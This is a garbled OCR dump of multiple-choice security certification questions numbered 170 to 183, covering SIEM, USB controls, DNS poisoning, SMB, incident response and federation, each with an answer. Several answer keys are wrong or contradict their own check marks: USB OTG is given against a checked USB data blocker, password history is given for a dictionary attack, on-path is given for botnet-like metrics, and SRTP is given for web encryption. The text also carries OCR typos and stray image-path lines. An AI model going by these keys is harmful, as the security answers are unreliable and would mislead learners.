NO.170 A recent security breach exploited software vulnerabilities in the firewall and within the network management solution. Which of the following will MOST likely be used to identify when the breach occurred through each device?



[✓ (A). SIEM correlation dashboards]
(B). Firewall syslog event logs
(C). Network management solution login audit logs
(D). Bandwidth monitors and interface sensors

Answer: A

NO.171 Which of the following is the BEST example of a cost-effective physical control to enforce a USB removable media restriction policy?
(A). Putting security/antitamper tape over USB ports logging the port numbers and regularly inspecting the ports
(B). Implementing a GPO that will restrict access to authorized USB removable media and regularly verifying that it is enforced
(C). Placing systems into locked key-controlled containers with no access to the USB ports
(D). Installing an endpoint agent to detect connectivity of USB and removable media
Answer: B

NO.172 The Chief Information Security Officer (CISO) has requested that a third B -party vendor provide supporting documents that show proper controls are in place to protect customer data. Which of the following would be BEST for the third-party vendor to provide to the CISO?
(A). GDPR compliance attestation
(B). Cloud Security Alliance materials
(C). SOC 2 Type 2 report
(D). NIST RMF workbooks
Answer: C

NO.173 A
user is attempting to navigate to a website from inside the company network using a desktop. When the user types in the URL. https://www.site.com, the user is presented with a certificate mismatch warning from the browser. The user does not receive a warning when visiting http://www.anothersite.com. Which of the following describes this attack?
(A). On-path
(B). Domain hijacking
(C). DNS poisoning
(D). Evil twin
Answer: C

NO.174 During a recent incident an external attacker was able to exploit an SMB ✓ vulnerability over the internet. Which of the following action items should a security analyst perform FIRST to prevent this from occurring again?
(A). Check for any recent SMB CVEs
(B). Install AV on the affected server
(C). Block unneeded TCP 445 connections
(D). Deploy a NIDS in the affected subnet
Answer: C

NO.175 A security policy states that common words should not be used as passwords. A security auditor was able to perform a dictionary attack against corporate credentials Which of the following controls was being violated?
(A). Password complexity
(B). Password history

(C). Password reuse
(D). Password length
Answer: B


NO.176 The Chief information Security Officer wants to prevent exfiltration of sensitive information from employee cell phones when using public USB power charging stations. Which of the following would be the Best solution to implement?
(A). DLP
(B). USB data blocker ✓
(C). USB OTG
(D). Disabling USB ports
Answer: C

NO.177 Which of the following is the GREATEST security concern when outsourcing code development to third-party contractors for an internet-facing application?
(A). Intellectual property theft
(B). Elevated privileges
(C). Unknown backdoor
(D). Quality assurance
Answer: C

NO.178 A security analyst was called to investigate a file received directly from a hardware manufacturer. The analyst is trying to determine whether odified in transit before installation on the user's computer. Which of the following can be used to safely assess the file?
(A). Check the hash of the installation file
(B). Match the file names
(C). Verify the URL download location
(D). Verify the code-signing certificate 3
Answer: A

NO.179 Which of the following actions would be recommended to improve an incident response process?
(A). Train the team to identify the difference between events and incidents
(B). Modify access so the IT team has full access to the compromised assets
(C). Contact the authorities if a cybercrime is suspected
(D). Restrict communication surrounding the response to the IT team
Answer: A


NO.180 An organization has hired a ted team to simulate attacks on its security posture Which of the following will the blue team do after detecting an IoC?



(A). Reimage the impacted workstations
[✓ (B). Activate runbooks for incident response]
(C). Conduct forensics on the compromised system ✓
(D). Conduct passive reconnaissance to gather information

Answer: B

NO.181 Several users have opened tickets with the help desk. The help desk has reassigned the tickets to a secunty analyst for further review The security analyst reviews the following metrics:



Hostname	Normal CPU utilization %	Current CPU utilization %	Normal network connections	Current network connections
Accounting-PC	22%	48%	12	66
HR-PC	35%	55%	15	57
IT-PC	78%	98%	25	92
Sales-PC	28%	50%	20	56
Manager-PC	21%	44%	18	49

Which of the following is MOST likely the result of the security analyst's review?

(A). The ISP is dropping outbound connections

(B). The user of the Sales-PC fell for a phishing attack

(C). Corporate PCs have been turned into a botnet

(D). An on-path attack is taking place between PCs and the router

Answer: D

NO.182 A security analyst is evaluating solutions to deploy an additional layer of protection for a web application The goal is to allow only encrypted communications without relying on network devices Which of the following can be implemented?

(A). HTTP security header

(B). DNSSEC implementation

(C). SRTP

(D). S/MIME

Answer: C

NO.183 A company wants to improve end users experiences when they tog in to a trusted partner website The company does not want the users to be issued separate credentials for the partner website Which of the following should be implemented to allow users to authenticate using their own credentials to log in to the trusted partner's website?

(A). Directory service

(B). AAA server

(C). Federation

(D). Multifactor authentication

Answer: C